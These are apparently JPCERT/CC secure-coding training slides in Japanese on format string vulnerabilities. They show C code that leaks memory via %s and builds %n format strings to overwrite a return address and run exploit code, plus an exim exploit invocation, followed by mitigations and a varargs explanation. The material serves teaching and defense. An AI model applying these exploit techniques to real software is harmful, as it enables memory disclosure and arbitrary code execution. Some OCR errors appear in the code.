%s 変換指定子に対応する引数が特定のアドレスを参照するように操作できれば、%s変換指定子はその位置のメモリ内容を出力する。

- %x変換指定子を使い、スタック上の参照位置を進める。

進められる距離は書式指定文字列のサイズにより異なる。

メモリ内容の覗き見 2

対象プログラムが書式指定文字列を自動変数として格納している場合、攻撃者は%sに参照させたいアドレスを書式指定文字列の先頭に挿入する。

アドレス 参照位置調節 %s


例

¥xdc¥xf5¥x42¥x01 %x%x%x %s

```
char format[32];
strcpy(format,“¥xdc¥xf5¥42¥01%x%x%x%s");
printf(format, 1, 2, 3);
```

メモリ内容の覗き見 3

¥xdc¥xf5¥x42¥x01%x%x%x%s により、スタック上の参照位置が調節される。



書式指定文字列が書式指定出力関数によって処理されると、

- ¥xdc、¥xf5、¥x42、¥x01によって表されている文字列が出力される。
- 3 つの %x変換指定子により、スタック上の参照位置は12 バイト進む。
- %s変換指定子は、書式指定文字列の先頭で与えられているアドレス(0x0142f5dc)のメモリを表示する。

メモリ内容の覗き見 4

JPCERT CC®

`printf()`は、`¥0`バイトに到達するまで `0x0142f5dc`からメモリの中身を表示する。

アドレスを進めながら `printf()`を繰り返し呼び出すことで、アドレスの全体像を描くことができる。

攻撃者は、任意のアドレスのメモリを覗き見して、侵害された計算機上で任意のコードを実行するような攻撃コードの作成に必要な情報を収集する。

書式付き出力関数に対する攻撃手法

JPCERT CC®

1．バッファオーバーフロー

2．プログラムをクラッシュさせる

3．スタック内容の覗き見

4．メモリ内容の覗き見

5．メモリの上書き

%n を使った任意のコード実行

ここから先は、任意のコードを実行するために、
%n を使って、

- 任意のアドレス位置に
- 任意のアドレスの値

を書き込む手法についてご説明します。

%n変換指定子

Q. 特定のアドレスに特定のデータ(アドレス)を書き込むにはどうすればよいか?

Ans.IA-32のように **int**とアドレスが同じサイズのプラットフォームでは、任意のアドレスに**int**を書き込む手法があれば、ポインタを上書きできる。

%n変換指定子は、

- 整形された出力文字列の整列を容易にするために導入された
- 引数として与えられた**int**型変数に、それまで出力した文字数を書き込む

%n変換指定子

JPCERT CC®

コード例

```
int i;
printf("hello%n¥n", &i);
```

5つの文字 h e l l o が出力され、変数**i**に5が代入される。

%n 変換指定子を使えば、攻撃者はあるアドレスへ **int** 値を書き込める。

書き込み先アドレスを指定する

次のような呼び出しを考えてみよう。

```
char format[32];
strcpy(format,“¥xdc¥xf5¥x42¥x01%08x%08x%08x%n");
printf(format, 1, 2, 3);
```

これは、出力した文字数に相当する整数値をアドレス **0x0142f5dc**に書き込む。

書き出される値(28)は、8文字幅の16進数フィールド(3つ)にアドレス用の4バイト(**¥xdc¥xf5¥x42¥x01**)を合わせた値。

8 x 3 + 4 = 28

書き出される文字数の制御

攻撃者は、フィールド幅や精度の変換指定を使い、%n に書き出される文字数を制御することができる。

例:

```
int i;
printf("%10u%n", 1, &i); /* i = 10  */
printf("%100u%n", 1, &i); /* i =100  */
```

これら2つの書式指定文字列は、それぞれ2つの引数を消費する。

- %u 変換指定子によって出力される整数値
- 数の書き出し先となる変数のアドレス

任意のアドレスを作るには？

- strcpy(format,“¥xdc¥xf5¥42¥01%08x%08x%08x%n”); で書き込み先のアドレスは指定できるようになった。でも、これだと28が書かれてしまう。本当に書きたいのは、任意のアドレス。これを%nの前に指定できないとダメ。
- %n を使って任意のメモリアドレス(00000000～ffffffff)を作りたい。
- フィールド幅で指定できる値は、INT_MAXの2,147,483,647まで。16進の7fffffff
- これだと全てのアドレスを1度に指定できそうにない。
- どうすればよいのか？
- アドレスを1バイトずつ、4回に分けて作ればよい！


任意のアドレスへの書き出し

ほとんどの CISC アーキテクチャの計算機では、以下のような方法で任意のアドレスへ書き出すことが可能である。

1. 4 バイトを書き出す。
2. 書き出し先アドレスを1バイト進める。
3. 1, 2を4回くりかえす。
   - 4回目の書き出しが終わった時点で、標的のメモリに続く 3 バイトの領域を上書きされてしまう。

4 段階でのアドレスの書き出し 1

```
unsigned char foo[4];
unsigned char bar[4];
memset(foo, '¥x41', 4);
memset(bar, '¥x41', 4);
```




```
printf("%16u%n", 1, &foo[0]);
printf("%32u%n", 1, &foo[1]);
printf("%64u%n", 1, &foo[2]);
printf("%128u%n",1, &foo[3]);
```

fooのメモリ領域をアドレス 0x80402010で上書きする

4段階でのアドレスの書き出し 2

アドレスが進むにつれて、低位バイトに値が痕跡として残っていく。

この技法を使うことで、小さい整数値（255 未満）の連続として大きい整数値（アドレス）を書き出すことができる。

※ 低位アドレスにあるバイトは、リトルエンディアンアーキテクチャでは下位バイト、ビッグエンディアンアーキテクチャでは上位バイト。

※ この処理は逆に実行することもできる。つまり、アドレスをデクリメントしながら、高位メモリから低位メモリへと書き出すのである。

アドレスの書き出しを一度に行う

前出の例では、4バイト分書くために、書式指定出力関数を4回呼び出している。
次のようにすれば、1 回の呼び出しで4バイト書き出すことができる。

```
printf(
  "%16u%n%16u%n%32u%n%64u%n",
  1, (int *) &foo[0], 1, (int *) &foo[1],
  1, (int *) &foo[2], 1, (int *) &foo[3]
);
```

カウンタの値は増加する

JPCERT CC®

1 つの書式指定文字列で複数回の書き出しを行うと、文字を1つ書き出すたびにカウンタがインクリメントされる。

"%16u%n%16u%n%32u%n%64u%n"

最初の **%16u%n**という文字列は、指定されたアドレスへ 16 という値を書き込む。

カウンタがリセットされないので、次の **%16u%n**は 32 を書き込む。

16 – 32 – 64 – 128

単調増加するカウンタの値

リトルエンディアン形式の場合、アドレス 0x80402010の各バイトは前のバイトよりも大きくなっている。

10 – 20 – 40 – 80

各バイトの値が必ずしも大きくならない場合、インクリメントされ続けるカウンタを使用して、以下のようなアドレスを書き出すにはどうすればよいだろうか？

```
¥xdc ¥xf5 ¥x42 ¥x01
 188  245   66   01
```

答え：剰余を活用する

3つの高位バイトはいずれ上書きされてしまうので、必要なのは最低位バイトを保存することだけ。

それぞれの書き出し時に、より大きな値を与えたとしても、剰余の 0x100 によって低位バイトが維持される。

作りたいアドレスの値：

¥xdc ¥xf5 ¥x42 ¥x01

188 245 66 01

```
¥xdc = ¥xdc mod ¥x100
¥xf5 = ¥xf5 mod ¥x100
¥x42 = ¥x142 mod ¥x100
¥x01 = ¥x201 mod ¥x100
```

%nで書き出す値

攻撃するための書式指定文字列の仕様1

目的:

スタックに積んである戻りアドレスを上書きし、 exploit コードの先頭に飛ばす書式指定文字列を作成したい。

前提:

プロセス空間のどこかに既にexploit コードが置いてある。

攻撃するための書式指定文字列の仕様2

方法:

1: 攻撃対象のプログラムについて、問題となるprintf()関数呼出しが行われる際のスタックの様子を調査し、以下の情報を得る。

実行させるexploitコードの先頭アドレス

与える書式指定文字列の上にスキップすべきデータがどのくらい積んであるか

2:1のデータをもとに、以下のようなパターンの書式指定文字列をつくる。

<stackpop>

<dummy整数　書き込み先アドレス>

<dummy整数　書き込み先アドレス+1>

<dummy整数　書き込み先アドレス+2>

<dummy整数　書き込み先アドレス+3>

<アドレスを上書きする部分>

アドレスを書き出す攻撃コード例

```
unsigned char exploit[1024] = "¥x90¥x90¥x90...¥x90";
char format[1024];

// スタック参照位置を調節するためのダミーを必要なだけ入れる
//  for (i=0; i < 61; i++){strcat(format,“%x”);}

strcpy(format, "¥xaa¥xaa¥xaa¥xaa");
strcat(format, "¥xdc¥xf5¥x42¥x01");
strcat(format, "¥xaa¥xaa¥xaa¥xaa");
strcat(format, "¥xdd¥xf5¥x42¥x01");
strcat(format, "¥xaa¥xaa¥xaa¥xaa");
strcat(format, "¥xde¥xf5¥x42¥x01");
strcat(format, "¥xaa¥xaa¥xaa¥xaa");
strcat(format, "¥xdf¥xf5¥x42¥x01");

// 上書きするアドレスの最初のバイトを書きだす
// 書式指定文字列を作る
char buffer[256];
write_byte = 0x1C8;
written %= 0x100;
width_field = (write_byte - written) % 0x100;
if (width_field < 10) width_field += 0x100;
sprintf(buffer, ”%%%du%%n", width_field);
strcat(format, buffer);

// 2番目のバイト
write_byte = 0x1FA;
written += width_field;
written %= 0x100;
width_field = (write_byte - written) % 0x100;
if (width_field < 10) width_field += 0x100;
sprintf(buffer, "%%%du%%n", width_field);
strcat(format, buffer);
```

```
// 3番目のバイト
write_byte = 0x142;
written += width_field;
written %= 0x100;
width_field = (write_byte - written) % 0x100;
if (width_field < 10) width_field += 0x100;
sprintf(buffer, "%%%du%%n", width_field);
strcat(format, buffer);

// 4番目のバイト
write_byte = 0x101;
written += width_field;
written %= 0x100;
width_field = (write_byte - written) % 0x100;
if (width_field < 10) width_field += 0x100;
sprintf(buffer, "%%%du%%n", width_field);
strcat(format, buffer);

// 完成した書式指定文字列をプログラムに与えて攻撃
//  プログラム中では printf(format); という形で
// 使われることにより、攻撃が行われる。
```

以下の書式指定文字列を作り出すコード

```
% width u%n % width u%n % width u%n % width u%n
```

アドレスを書き出す攻撃コード

- format 配列に目的の書式指定文字列をつくる
  - (ダミー整数、書き込み先アドレス) * 4
- 上書きするアドレスの1バイト目を書き込む書式指定文字列を作る部分
- 2バイト目を書き込む書式指定文字列を作る部分
- 3バイト目を書き込む書式指定文字列を作る部分
- 4バイト目を書き込む書式指定文字列を作る部分
- 最後に format に構成した書式指定文字列を使った攻撃

攻撃コード例解説1

コードの中では、3つの符号なし整数を使用している。

- **write_byte**は、次に書き出すバイトの値

```
unsigned int write_byte;
```

- **written**は、出力した文字数を管理(カウンタ)

```
unsigned int written = 506;
```

- **width_field**は、求める **%n**の値を生成するために必要な変換指定のフィールド幅

```
unsigned int width_field;
```

攻撃コード例解説2： 最初のバイト

JPCERT CC®

```
char buffer[256];
write_byte = 0x1C8;
written %= 0x100;
width_field = (write_byte - written) % 0x100;

if (width_field < 10) width_field += 0x100;
sprintf(buffer, "%%%du%%n", width_field);
strcat(format, buffer);
```

フィールド幅 =
（書き出すバイト - 出力済み文字数）% 0x100

出力文字数を0xC8にするために、追加すべき文字数

攻撃コード例解説3： 2 番目のバイト

JPCERT CC®

```
write_byte = 0x1FA;
written += width_field;
written %= 0x100;
width_field = (write_byte - written) % 0x100;
if (width_field < 10) width_field += 0x100;
sprintf(buffer, "%%%du%%n", width_field);
strcat(format, buffer);
```

前回の変換指定のフィールド幅の値を
書き出し済みのバイト数に追加する。

攻撃コード例解説4: ３ 番目のバイト

JPCERT CC®

```
write_byte = 0x142;
written += width_field;
written %= 0x100;
width_field = (write_byte - written) % 0x100;
if (width_field < 10) width_field += 0x100;
```

整数の変換指定 %uによるダミー整数の出力文字数は 10 文字。
そこで例えば、3文字追加よりも259文字追加(%3uとするよりも%259u)
として出力文字数を合わせている。

```
sprintf(buffer, "%%%du%%n", width_field);
strcat(format, buffer);
```

攻撃コード例解説5: 4 番目のバイト

JPCERT CC®

```
write_byte = 0x101;
written += width_field;
written %= 0x100;
width_field = (write_byte - written) % 0x100;
if (width_field < 10) width_field += 0x100;
sprintf(buffer, "%%%du%%n", width_field);
strcat(format, buffer);
```

攻撃コード例解説7： ダミーの整数引数

```
unsigned char exploit[1024] = "¥x90¥x90¥x90...¥x90";
char format[1024];

strcpy(format, "¥xaa¥xaa¥xaa¥xaa");
 strcat(format, "¥xdc¥xf5¥x42¥x01");
strcat(format, "¥xaa¥xaa¥xaa¥xaa");
 strcat(format, "¥xdd¥xf5¥x42¥x01");
strcat(format, "¥xaa¥xaa¥xaa¥xaa");
 strcat(format, "¥xde¥xf5¥x42¥x01");
strcat(format, "¥xaa¥xaa¥xaa¥xaa");
 strcat(format, "¥xdf¥xf5¥x42¥x01");

/* アドレスを書き出すコードがここに入る */
 printf(format); // 完成した書式指定文字列をプログラムに与えて攻撃
```

変換指定 %uに対応する書式指定文字列にダミーの整数の引数を挿入する。

攻撃コード例解説8： アドレスの指定

```
unsigned char exploit[1024] = "¥x90¥x90¥x90...¥x90";
char format[1024];

 strcpy(format, "¥xaa¥xaa¥xaa¥xaa");
strcat(format, "¥xdc¥xf5¥x42¥x01");
 strcat(format, "¥xaa¥xaa¥xaa¥xaa");
strcat(format, "¥xdd¥xf5¥x42¥x01");
 strcat(format, "¥xaa¥xaa¥xaa¥xaa");
strcat(format, "¥xde¥xf5¥x42¥x01");
 strcat(format, "¥xaa¥xaa¥xaa¥xaa");
strcat(format, "¥xdf¥xf5¥x42¥x01");
```

%nが参照する
書き出し先アドレス

1バイトずつズラしながら4回に分け書き込んでいる

```
/* アドレスを書き出す */
 printf(format); // 完成した書式指定文字列をプログラムに与えて攻撃
```

攻撃コード実例: exim

攻撃コード:

http://www.securiteam.com/unixfocus/6W0062A6AG.html

実際に攻撃する際の呼び出し(local exploit):

```
execl(path,"exim","-bd","-d","-oX",hilf,"-oP",fs,"-
   F",shellcode,NULL);
```

もくじ

JPCERT CC®

書式付き出力関数の脆弱性とは？
書式付き出力関数とフォーマットの詳細
脅威の緩和方法
攻撃手法
まとめ

まとめ 1

書式付き出力関数の不適切な使用は、情報漏えいから任意のコード実行まで、幅広い攻撃につながる。

発見しやすく、修正しやすい。

- (GCCの`-Wformat-nonliteral`フラグ)

まとめ 2

Visual C++ .NET のデフォルト設定は、低位のメモリ領域にスタックを配置する。(たとえば **0x00hhhhhh**のような位置)

- このようなアドレスは、文字列操作に依存するあらゆるコードにとって攻撃が困難な対象

stdioよりも**iostream**を使用する。それができない場合は、静的な書式指定文字列を使用する。

動的な書式指定文字列を使わざるをえない場合は、信頼できない入手元からの入力をそのまま書式文字列の中に組み込まない。

まとめ 3

CERT C Secure Coding Standards
(https://www.securecoding.cert.org/)

FIO30-C. Exclude user input from format strings

ユーザ入力を含む書式指定文字列を使って書式付き入出力関数を呼び出さない

参考資料

- **Two Input Validation Problems In FTPD**http://www.cert.org/advisories/CA-2000-13.html
- scut, “Exploiting Format String Vulnerabilities v1.2” 2001 http://julianor.tripod.com/bc/formatstring-1.2.pdf
- Gerardo Richarte, Ricardo Quesada, “Advances in format string exploitation.” 2001 http://julianor.tripod.com/bc/doc/p59-0x07.txt

など、これまでに公表された format string attack の手法などがよくまとまっているページ。
http://badcoded.blogspot.com/2007/12/user-supplied-format-string_14.html

参考資料

- Tim Newsham, “Format String Attacks.” 2000.

  http://www.thenewsh.com/~newsham/format-string-attacks.pdf
- 『C/C++セキュアプログラミングクックブック Volume 1』pp.78, 「レシピ I-3.2 書式関数に対する攻撃を防ぐ」
- 『C/C++セキュアプログラミングクックブック Volume1』pp.184 「レシピ I-5.4 可変引数を適切に使う」

JPCERT CC®

可変引数関数の実装

可変引数関数（ANSI C の標準引数方式）

実装方式は UNIX System V か ANSI C（**stdargs**）のいずれか。

- UNIX System V 方式は旧式。使われることは少ない。

ANSI C 標準引数方式（**stdargs**）では、可変引数関数は、固定引数とそれに続く省略記号を使って宣言される。

- 開発者とユーザとの間の取り決めをユーザが遵守することが求められる。

参考：『C/C++セキュアプログラミングクックブック Volume1』pp.184「可変引数を適切に使う」

可変引数関数 average()の例

平均値を計算する可変引数関数 **average()**を実装してみよう。

可変引数に対する型検査は行われない

```
int average(int first, ...);
```

次のように必要な数の引数を単純に指定して呼び出す

```
average(3, 5, 8, -1)
```

-1が引数の最後を示すという仕様

可変引数リスト

ANSI C は可変引数関数を実装するためのマクロを提供

- **va_start()**
- **va_arg()**
- **va_end()**
- **vs_copy()**

これらのマクロは、

- ヘッダ **stdarg.h**で定義されている
- **va_list** データ型を取り扱う

引数リストは **va_list** 型を使って宣言される。

stdargs を使って実装した average()

```
int average(int first, ...) {
  int count = 0, sum = 0, i = first;
  va_list marker;
  va_start(marker, first); /* markerを初期化 */
  while (i != -1) {
    sum += i;
    count++;
    i = va_arg(marker, int); /* va_arg()を必要な回数
                                呼び出して引数を取り出す */
  }
  va_end(marker);
  return(sum ? (sum / count) : 0);
}
```

スタックからデータを返す

va_arg()が必要以上に呼び出されたときの動作をC標準は定めていない

可変引数の取得

- まず **va_start()**マクロを呼び出し可変引数リストを初期化。
- **va_arg()**マクロの仕様
  - 初期化済みの **va_list**と次の引数の型をとる
  - 次の引数を返す
  - 指定された型のサイズに基づいて引数ポインタを進める
- **average()**関数の中で呼び出される **va_arg()**マクロにより、2番目から最後までの引数を取得。
- **va_start()**したら、必ず**va_end()**する

char *として実装された va_list

va_listを実装するには、va_list が可変引数関数のスタックフレームを指すようにする。

```
typedef char *va_list;
```

va_listは、最後の固定引数に続く引数を参照するように va_start()を使って初期化される。

```
#define va_start(ap,v) (ap=(va_list)&(v)+sizeof(v))
```

va_start()マクロは、最後の固定引数のアドレスにその引数のサイズを加算する。

スタック上の引数の順序

```
average(3, 5, 8, -1)
```

`va_start()`から戻ったとき、`va_list`は最初の可変引数のアドレスを指している。
`va_arg()`マクロは、以降の各引数のサイズ分だけ `ap`をインクリメントする。

```
#define va_arg(ap,t) (*(t *)((ap+=sizeof(t))-sizeof(t)))
```

ap自身をアップデート

* 読みやすいように、メモリの内容はビッグエンディアン形式で示してある

豆知識:va_listの移植性

すべてのシステムが va_list を char 型ポインタとして定義しているわけではない。

- va_list をポインタの配列として定義するシステムもあれば、レジスタを使って引数を受け渡すシステムもある。

引数をレジスタで受け渡すシステムでは、va_start()は引数を格納するためのメモリを確保しなければならないかもしれない。

確保したメモリは va_end()マクロを使用して解放する。

```
#define va_end(ap) (ap = (va_list)0)
```